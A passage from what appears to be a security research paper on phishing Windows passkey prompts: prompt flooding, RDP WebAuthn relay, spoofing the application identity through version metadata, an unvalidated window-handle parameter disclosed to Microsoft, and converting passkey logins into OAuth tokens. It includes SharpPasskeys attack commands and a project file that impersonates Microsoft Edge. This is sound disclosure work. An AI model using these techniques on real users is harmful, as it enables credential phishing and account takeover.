and forcibly terminate the application. The disruption is conspicuous, which makes this variant noticeable to the victim and not especially practical.

A more practical approach abandons the overlay altogether and simply waits its turn. Rather than racing the legitimate ceremony, the malicious process waits for it to finish — again observable

through the WebAuthn event log — and only then presents its own prompt. This sidesteps the *access denied* conflict entirely. The victim merely sees the authentication prompt twice, which, particularly with the fast and frequent Windows Hello flow, rarely looks suspicious: legitimate authentications sometimes fail, and seeing the Windows credential UI appear two or three times in a row is unremarkable enough that most users would never suspect anything nefarious.

3.6.2 Attack Execution

All variants of the attack are again implemented in the SharpPasskeys tool. Here is an example of the prompt flooding attack, which waits for a legitimate WebAuthn ceremony to complete and then repeatedly invokes its own prompt until the user confirms it or the challenge expires:

```
.\SharpPasskeys.exe wait
.\SharpPasskeys.exe prompt --relying-party login.microsoft.com `
                           --challenge KH25uOHKDpHL8fa3WKSC `
                           --authenticator ClientDevice `
                           --flood `
                           --hwnd 0
```

```
15:22:36 info: Passkeys[0] Waiting for WebAuthn assertion request (timeout: 10m)...
Time: 2026-06-30 15:24:18
User: contoso\Admin
Relying Party: login.microsoft.com

15:24:19 info: Passkeys[0] Using Microsoft Edge main window handle for prompt.
15:24:19 info: Passkeys[0] Starting credential prompt flood (timeout: 00:05:00)...
15:24:19 info: Passkeys[0] Prompt attempt 1 (00:00 elapsed)...
15:24:19 fail: Passkeys[0] Prompt failed: Access is denied
15:24:21 info: Passkeys[0] Prompt attempt 2 (00:02 elapsed)...
15:24:21 fail: Passkeys[0] Prompt failed: Access is denied
15:24:23 info: Passkeys[0] Prompt attempt 3 (00:04 elapsed)...
15:24:23 fail: Passkeys[0] Prompt failed: Access is denied
15:24:25 info: Passkeys[0] Prompt attempt 4 (00:06 elapsed)...
15:24:25 fail: Passkeys[0] Prompt failed: Access is denied
15:24:28 info: Passkeys[0] Prompt attempt 5 (00:08 elapsed)...
{"id":"5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",...,"type":"public-key"}
```

3.7 Remote Desktop Passkey Phishing Attack

Windows 11 natively supports pass-through, or relay, of passkey authentication from the local computer to the remote computer to which the user is connected over the RDP protocol. This relay is carried by a dedicated virtual channel defined in [MS-RDPEWA]: Remote Desktop Protocol: WebAuthn Virtual Channel Protocol. [4]

In the *Local devices and resources* settings of the Remote Desktop Connection client, Windows Hello appears twice:

- Smart cards or Windows Hello for Business
- WebAuthn (Windows Hello or security keys)




Figure 18: RDP WebAuthn Pass-Through Settings

Both options are enabled by default, but we are only interested in **WebAuthn (Windows Hello or security keys)**, which relays passkey assertion requests and responses. The same capability is also available in the Hyper-V Virtual Machine Connection tool when the *enhanced session mode* is enabled.

If a malicious application executes on the remote computer to which the user is connected, it can invoke the passkey authentication prompt locally — on the source computer. Depending on the exact build of the client's Windows operating system, use of MS-RDPEWA may be indicated in the dialog window by marking the request as originating from a remote session.




Figure 19: WebAuthn Prompt Relayed over Hyper-V Enhanced Session




Figure 20: WebAuthn Prompt Relayed over RDP

3.8 Application Metadata Spoofing Attack

3.8.1 Overview

For security reasons, the Windows passkey dialog indicates the identity of the application that invoked the authentication prompt. For the built-in browser, for example, it reads *Requested by Microsoft Edge (Microsoft Corporation)*. This identity is not shown by default — the user must first click the blue information glyph next to the credential to reveal it — but security-conscious users can, and should, check it.

This disclosure is exactly what an attacker would want to subvert. The passkey phishing techniques in this paper require the victim to confirm the dialog, and the attacker's odds improve dramatically if it appears to originate from an application the user already trusts and from which they would expect a legitimate passkey prompt.

By trial and error, we learned that the displayed application name and publisher come from the executable's version information resource — the same fields shown on the *Details* tab of the file's *Properties* dialog.




Figure 21: Original Passkey UI Version Information




Figure 22: Original Passkey UI Application Identity

3.8.2 Attack Execution

Because the version information is entirely attacker-controlled, it can be set to impersonate any genuine application. In a .NET application, for instance, it is enough to set the assembly title and author in the project file:

```
<Project Sdk="Microsoft.NET.Sdk">
  <PropertyGroup>
    <OutputType>WinExe</OutputType>
    <AssemblyTitle>Microsoft Edge</AssemblyTitle>
    <Authors>Microsoft Corporation</Authors>
    <TargetFramework>net10.0-windows</TargetFramework>
  </PropertyGroup>
</Project>
```

The attacker's application then produces a passkey prompt that is indistinguishable from a legitimate one.




Figure 23: Spoofed Microsoft Edge Application Identity

> **Note**
> In older versions of Windows 11, the application's digital signature was also taken into account. We are not entirely sure in which version this behavior changed.

3.9 Credential UI Window Handle Spoofing Attack

3.9.1 Overview

We have discovered an even more effective way of spoofing the application identity than modifying the metadata. The technique is enabled by a low-impact vulnerability in the WebAuthN API that Microsoft declined to fix.

The WebAuthNAuthenticatorGetAssertion WIN32 API function used to display passkey authentication prompts is defined as follows: [3]

```
HRESULT
WINAPI
WebAuthNAuthenticatorGetAssertion(
  _In_        HWND                                hWnd,
  _In_        LPCWSTR                             pwszRpId,
  _In_        PCWEBAUTHN_CLIENT_DATA              pWebAuthNClientData,
```

```
  _In_opt_    PCWEBAUTHN_AUTHENTICATOR_GET_ASSERTION_OPTIONS  pWebAuthNGetAssertionOptions,
  _Outptr_result_maybenull_ PWEBAUTHN_ASSERTION               *ppWebAuthNAssertion);
```

The `hWnd` parameter is the handle of the parent window that will display the credential UI as a modal dialog window. We found that this parameter is not properly validated by Windows, allowing attackers to inject passkey authentication prompts into the context of another application, such as a web browser, even if the application is running under a different user account. Malicious actors can abuse this vulnerability to trick users into confirming assertion requests that they would otherwise ignore if they were displayed in the context of an unfamiliar application.

3.9.2 Attack Execution

The SharpPasskeys tool can first be used to enumerate main application windows belonging to the current user:

```
SharpPasskeys.exe list hwnd
```

```
+------------------+------------+--------------------------------------+
| Process Name     | Handle     | Window Title                         |
+------------------+------------+--------------------------------------+
| msedge           |    2432736 | Microsoft - AI, Cloud, Productivity |
| olk              |     132206 | Mail - John Doe - Outlook            |
| POWERPNT         |   28185102 | Pass-the-Passkey.pptx - PowerPoint   |
| WindowsTerminal  |   12587510 | Administrator: Command Prompt        |
+------------------+------------+--------------------------------------+
```

The `--hwnd` parameter of the `prompt` command can then be used to specify the window handle of the target application:

```
.\SharpPasskeys.exe prompt --hwnd 2432736 `
                           --relying-party github.com `
                           --challenge HvxwEkeqxPh-fB_c-wqXvfXiFXiamcEGluyRXSo2XxY
```

Windows will display the passkey authentication prompt as a modal dialog of the target process.




Figure 24: Credential UI Window Handle Injection

> **Note**
> If the value of `0` is passed to the `--hwnd` parameter, the tool will try to automatically discover a suitable browser process.

3.9.3 Vulnerability Classification

Framework	ID	Description
CWE	CWE-451	User Interface (UI) Misrepresentation of Critical Information
	CWE-20	Improper Input Validation
CVSS 3.1	8.0 (High)	CVSS:3.1/AV:L/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H/E:F/RL:U/RC:C
MSRC	VULN-185216	Credential UI Window Handle Spoofing

3.9.4 Disclosure Timeline

Date	Event
2026-04-03	Vulnerability discovered during internal research.
2026-04-30	Initial disclosure to Microsoft Security Response Center (MSRC).
2026-05-01	MSRC requested a PoC implementation.
2026-05-15	PoC shared with MSRC.
2026-06-04	MSRC assessed the vulnerability as Low severity in the Defense in Depth category and closed the case.

3.10 Passkey to Token Attack

3.10.1 Overview

WebAuthn is a JavaScript API and, as such, requires a browser environment and typically cannot be used directly by command-line tools or scripts that use OAuth 2.0 access tokens as a means of authentication.

The traditional way to fetch Microsoft Entra ID tokens from a browser session is to open the Developer Tools and extract the ESTSAUTH cookie. Tools like Fabian Bader's TokenTactics v2 can then be used to exchange the cookie for tokens. The Passkey Injector tool also supports automating this process by directly invoking the OAuth 2.0 Authorization Code flow and displaying the obtained OAuth 2.0 tokens.

3.10.2 Attack Execution

The Passkey Injector tool can be used to initiate an OpenID Connect authorization request to the relying party, while impersonating a well-known public client, such as Microsoft Edge or Microsoft Azure PowerShell.




Figure 25: Passkey Injector OpenID Connect Authorization Request

After a successful authentication, which may or may not involve a passkey, the resulting access, refresh, and ID tokens are displayed in the UI.

We did not want to limit this functionality to injected WebAuthn assertions only. The Passkey Injector tool can therefore invoke the built-in passkey authentication prompt as well.




Figure 26: Passkey Injector OpenID Connect Token Response

